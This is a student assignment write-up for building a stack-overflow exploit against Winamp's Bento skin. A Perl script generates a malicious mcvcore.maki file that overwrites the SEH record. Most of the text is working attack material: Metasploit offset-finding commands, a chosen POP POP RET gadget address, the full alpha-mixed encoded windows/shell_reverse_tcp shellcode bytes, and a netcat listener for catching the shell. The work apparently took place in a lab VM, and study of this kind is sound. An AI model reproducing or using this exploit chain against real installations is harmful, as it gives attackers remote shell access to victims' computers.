Programming Assignment 5 - Eric Seals

Documentation for correctly using the exploit generator. There is one directory, named exploitWin, which contains relevant files.

Exploiting the Winamp Bento skin

Create the .maki file

There is only one file here, `win_amp.pl` which generates the contents for the `mcvcore.maki` file.

On the Windows VM, place the perl script at the path `C:\Program Files\Winamp\Skins\Bento\scripts`. Open the Admin Shell to the same location and run the following to create the .maki file:

```
> perl win_amp.pl>mcvcore.maki
```

Find the Offset

For this exploit to work correctly, it is necessary to exactly overwrite the SEH record words. This is done by first finding a value that is sufficiently large to overflow the stack / cause an exception to be raised - 20000 bytes is experimentally found to be large enough. With this, the metasploit tools are used to generate a pattern to find exactly the offset from the buffer to the SEH record.

To generate the pattern, the following was ran on the Kali machine:

```
$ cd /usr/share/metasploit-framework/tools/exploit
$ ./pattern_create -l 20000
```

This pattern is used as the value for the string $function_name in the original perl script.

With Winamp monitored with WinDBG, when the skin is changed to Bento, an exception will be thrown. The following command will show the values in the SEH record:

```
0:001> !exchain
013a25b8: 376d5636
Invalid exception stack at 6d56356d
```

These values are used to find the offset, particularly the second value (6d56356d above, which is the contents of the first word of the SEH record). This is seen below, and the size 16756 is determined to be the exact offset from the start of the buffer to the start of the SEH record.

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework/tools/exploit]
└─$ ./pattern_offset.rb -q 376d5636 -l 20000
[*] Exact match at offset 16760

┌──(kali㉿kali)-[/usr/share/metasploit-framework/tools/exploit]
└─$ ./pattern_offset.rb -q 6d56356d -l 20000
[*] Exact match at offset 16756
```

Filling the two SEH record values

The first four bytes of the SEH record will be filled with a `NOP NOP JMP 04`. This way when the execution returns (described next), the code jumps to the shell code with is located immediately after the SEH record.

The second four bytes of the SEH record is treated as a pointer to the exception handler implementation. Using both Gnarly in WinDBG and msfpescan on Kali, a location containing a code segment of POP POP RET instructions is found in one of the dynamically linked libraries. Two pops is needed as it is found that the initial steps Windows takes, before the first SEH record is called, pushes two values on the stack, and they need to be cleared in order to continue execution at the location of the `NOP NOP JMP 04`.

This figure shows the output of the `!nmod` command from Gnarly. The best .dll's to use for this exploit should avoid the *ASLR protections.

```
0:008> !nmod
00190000 00199000 timer              /SafeSEH ON  /GS            C:\Program Files\Winamp\System\timer.w5s
003f0000 00400000 out_ds             /SafeSEH ON  /GS            C:\Program Files\Winamp\Plugins\out_ds.dll
00400000 00576000 winamp             /SafeSEH ON  /GS            C:\Program Files\Winamp\winamp.exe
00690000 006aa000 png                /SafeSEH ON  /GS            C:\Program Files\Winamp\System\png.w5s
017a0000 017c2000 tataki             /SafeSEH ON  /GS            C:\Program Files\Winamp\tataki.dll
10000000 10006000 dlmgr              /SafeSEH ON  /GS            C:\Program Files\Winamp\System\dlmgr.w5s
12000000 1218d000 gen_ff             /SafeSEH ON  /GS            C:\Program Files\Winamp\Plugins\gen_ff.dll
12400000 1244b000 gen_ml             /SafeSEH ON  /GS            C:\Program Files\Winamp\Plugins\gen_ml.dll
12c00000 12c07000 in_linein          NO_SEH                      C:\Program Files\Winamp\Plugins\in_linein.dll
13000000 13051000 in_mp3             /SafeSEH ON  /GS            C:\Program Files\Winamp\Plugins\in_mp3.dll
15010000 15016000 gracenote          /SafeSEH ON  /GS            C:\Program Files\Winamp\System\gracenote.w5s
15300000 15306000 filereader         /SafeSEH ON  /GS            C:\Program Files\Winamp\System\filereader.w5s
15400000 1540a000 jnetlib            /SafeSEH ON  /GS            C:\Program Files\Winamp\System\jnetlib.w5s
15500000 1551c000 jpeg               /SafeSEH ON  /GS            C:\Program Files\Winamp\System\jpeg.w5s
15600000 15617000 playlist           /SafeSEH ON  /GS            C:\Program Files\Winamp\System\playlist.w5s
15700000 15705000 bmp                /SafeSEH ON  /GS            C:\Program Files\Winamp\System\bmp.w5s
15710000 15718000 gif                /SafeSEH ON  /GS            C:\Program Files\Winamp\System\gif.w5s
15800000 15808000 tagz               /SafeSEH ON  /GS            C:\Program Files\Winamp\System\tagz.w5s
15a00000 15a19000 xml                /SafeSEH ON  /GS            C:\Program Files\Winamp\System\xml.w5s
72030000 72037000 WSOCK32            /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\WSOCK32.dll
72040000 72046000 rasadhlp           /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\rasadhlp.dll
73cf0000 73d28000 fwpuclnt           /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\fwpuclnt.dll
73db0000 73db7000 WINNSI             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\WINNSI.DLL
73dc0000 73ddc000 IPHLPAPI           /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\IPHLPAPI.DLL
```

For example, the `nscrt.dll` library is examined and found to contain many possible memory locations containing the desired sequence. There are a few specifications to follow when choosing a location: (1) the address itself should avoid too many consecutive zeros, (2) the pops should be for the edi, esi, and ecx registers, and (3) the return should be empty.

This figure shows the result of using msfpescan to find a code location. The address `0x7c34272e` is used in the script.

```
┌──(kali㉿kali)-[/mnt/hgfs/Shared/dll]
└─$ msfpescan -p nscrt.dll

[nscrt.dll]
0x7c3410c2 pop ecx; pop ecx; ret
0x7c3410fc pop esi; pop ebp; ret
0x7c3416f8 pop ecx; pop ecx; ret
0x7c341747 pop esi; pop ebx; ret
0x7c34191f pop edi; pop esi; ret
0x7c341a01 pop edi; pop esi; ret
0x7c341dfd pop edi; pop esi; ret
0x7c342139 pop esi; pop ebp; ret
0x7c342302 pop esi; pop ebp; retn 0x000c
0x7c3425b5 pop esi; pop ebx; ret
0x7c3425f7 pop ecx; pop ebx; retn 0x0004
0x7c342627 pop ecx; pop ecx; ret
0x7c34272e pop esi; pop edi; ret
0x7c3427e4 pop esi; pop edi; ret
0x7c3428be pop edi; pop ebx; ret
0x7c3428c5 pop edi; pop ebx; ret
0x7c3428cc pop edi; pop ebx; ret
0x7c34294c pop ebx; pop edi; ret
0x7c342952 pop ebx; pop edi; ret
0x7c342e57 pop esi; pop edi; ret
```

Generating the Shell code

Creating the shell byte code is similar to previous assignments. Use msfconsole to create a reverse_shell which targets a specific OS, at a specific listening port/address, and use an encoder if desired. The shell code used is the `windows/shell_reverse_tcp` and is specified for the address `127.0.0.1` at port `4444`. This shell also uses the alpha_numeric encoding. The following two figures demonstrate this process:

```
msf6 > use payload/windows/shell_reverse_tcp
msf6 payload(windows/shell_reverse_tcp) > show options

Module options (payload/windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

msf6 payload(windows/shell_reverse_tcp) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf6 payload(windows/shell_reverse_tcp) >
```

```
msf6 payload(windows/shell_reverse_tcp) > generate -e x86/alpha_mixed -f perl
# windows/shell_reverse_tcp - 710 bytes
# https://metasploit.com/
# Encoder: x86/alpha_mixed
# VERBOSE=false, LHOST=127.0.0.1, LPORT=4444,
# ReverseAllowProxy=false, ReverseListenerThreaded=false,
# StagerRetryCount=10, StagerRetryWait=5,
# PrependMigrate=false, EXITFUNC=process, CreateSession=true,
# AutoVerifySession=true
my $buf =
"\x89\xe1\xdd\xc3\xd9\x71\xf4\x5e\x56\x59\x49\x49\x49\x49" .
"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51" .
"\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32" .
"\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41" .
"\x42\x75\x4a\x49\x6b\x4c\x4b\x58\x6c\x42\x77\x70\x55\x50" .
"\x63\x30\x63\x50\x4d\x59\x79\x75\x54\x71\x4f\x30\x65\x34" .
"\x4e\x6b\x32\x70\x34\x70\x4c\x4b\x33\x62\x36\x6c\x4c\x4b" .
"\x62\x72\x64\x54\x4c\x4b\x71\x62\x35\x78\x56\x6f\x68\x37" .
"\x63\x7a\x76\x46\x70\x31\x6b\x4f\x4c\x6c\x75\x6c\x71\x71" .
"\x73\x4c\x36\x62\x76\x4c\x75\x70\x4b\x71\x7a\x6f\x34\x4d" .
"\x33\x31\x6f\x37\x58\x62\x68\x72\x42\x72\x70\x57\x4c\x4b" .
"\x72\x72\x54\x50\x6c\x4b\x42\x6a\x37\x4c\x6e\x6b\x30\x4c" .
"\x67\x61\x74\x38\x6a\x43\x71\x58\x47\x71\x4e\x31\x36\x31" .
"\x4e\x6b\x50\x59\x31\x30\x63\x31\x68\x53\x4e\x6b\x31\x59" .
"\x37\x68\x79\x73\x66\x5a\x31\x59\x4c\x4b\x45\x64\x6e\x6b" .
"\x75\x51\x79\x46\x54\x71\x6b\x4f\x4e\x4c\x6a\x61\x4a\x6f" .
"\x44\x4d\x37\x71\x69\x57\x56\x58\x69\x70\x31\x65\x68\x76" .
"\x37\x73\x71\x6d\x49\x68\x75\x6b\x71\x6d\x37\x54\x62\x55" .
"\x79\x74\x36\x38\x4e\x6b\x76\x38\x75\x74\x33\x31\x4b\x63" .
"\x43\x56\x4e\x6b\x66\x6c\x62\x6b\x4e\x6b\x56\x38\x67\x6c" .
"\x57\x71\x5a\x73\x4c\x4b\x66\x64\x6c\x4b\x73\x31\x6e\x30" .
"\x4f\x79\x67\x34\x75\x74\x55\x74\x43\x6b\x71\x4b\x75\x31" .
"\x63\x69\x70\x5a\x30\x51\x39\x6f\x39\x70\x33\x6f\x51\x4f" .
"\x30\x5a\x6c\x4b\x66\x72\x68\x6b\x4c\x4d\x53\x6d\x53\x58" .
"\x36\x53\x56\x52\x63\x30\x65\x50\x70\x68\x63\x47\x72\x53" .
"\x47\x42\x43\x6f\x51\x44\x55\x38\x42\x6c\x62\x57\x57\x56" .
"\x53\x37\x79\x6f\x7a\x75\x4f\x48\x6a\x30\x73\x31\x65\x50" .
"\x43\x30\x31\x39\x69\x54\x51\x44\x72\x70\x52\x48\x71\x39" .
"\x6b\x30\x32\x4b\x77\x70\x39\x6f\x68\x55\x42\x70\x76\x30" .
"\x62\x70\x46\x30\x43\x70\x50\x50\x57\x30\x72\x70\x63\x58" .
"\x5a\x4a\x36\x6f\x59\x4f\x4d\x30\x59\x6f\x4a\x75\x4a\x37" .
"\x63\x5a\x63\x35\x32\x48\x73\x4f\x37\x70\x33\x30\x45\x51" .
"\x73\x58\x46\x62\x63\x30\x62\x31\x71\x4c\x4f\x79\x4d\x36" .
"\x63\x5a\x32\x30\x53\x66\x71\x47\x30\x68\x6c\x59\x69\x35" .
"\x54\x34\x35\x31\x4b\x4f\x6e\x35\x4d\x55\x6f\x30\x44\x34" .
"\x54\x4c\x79\x6f\x32\x6e\x67\x78\x63\x45\x58\x6c\x31\x78" .
"\x5a\x50\x6c\x75\x69\x32\x46\x36\x79\x6f\x6a\x75\x42\x48" .
"\x31\x73\x62\x4d\x45\x34\x75\x50\x6b\x39\x49\x73\x46\x37" .
"\x31\x47\x31\x47\x75\x61\x5a\x56\x43\x5a\x35\x42\x31\x49" .
"\x73\x66\x59\x72\x79\x6d\x43\x56\x38\x47\x70\x44\x61\x34" .
"\x35\x6c\x47\x71\x35\x51\x6e\x6d\x63\x74\x71\x34\x44\x50" .
"\x6b\x76\x35\x50\x31\x54\x56\x34\x76\x30\x72\x76\x33\x66" .
"\x31\x46\x67\x36\x30\x56\x32\x6e\x71\x46\x42\x76\x66\x33" .
"\x42\x76\x63\x58\x62\x59\x58\x4c\x57\x4f\x6b\x36\x39\x6f" .
"\x6e\x35\x4d\x59\x6d\x30\x52\x6e\x42\x76\x51\x56\x79\x6f" .
"\x56\x50\x33\x58\x56\x68\x6c\x47\x67\x6d\x65\x30\x6b\x4f" .
"\x49\x45\x4f\x4b\x68\x70\x68\x35\x4c\x62\x62\x76\x32\x48" .
"\x69\x36\x4d\x45\x6d\x6d\x6d\x4d\x79\x6f\x59\x45\x57\x4c" .
"\x76\x66\x53\x4c\x74\x4a\x6f\x70\x69\x6b\x69\x70\x53\x45" .
"\x43\x35\x6d\x6b\x71\x57\x44\x53\x53\x42\x62\x4f\x63\x5a" .
"\x75\x50\x46\x33\x49\x6f\x58\x55\x41\x41";
```


Do the exploit

After creating the `mcvcore.maki` file in the correct location as described above, the last step needed is to set a shell with netcat to receive the shell.

In the shell, run the command:

```
> nc -l -p 4444 -nvv
```

With this, open Winamp and change the skin to Bento. A shell should open in shell as shown below.



Modifications

This perl script shouldn't need any modifications, however, if my assumption that all of these values are consistent across the VMs is incorrect then the parameters can be easily modified following the outlined steps above. In the perl script, there are well-labled variables that would simply need the values modified (namely, size of the offset and the location of the `POP POP RET`).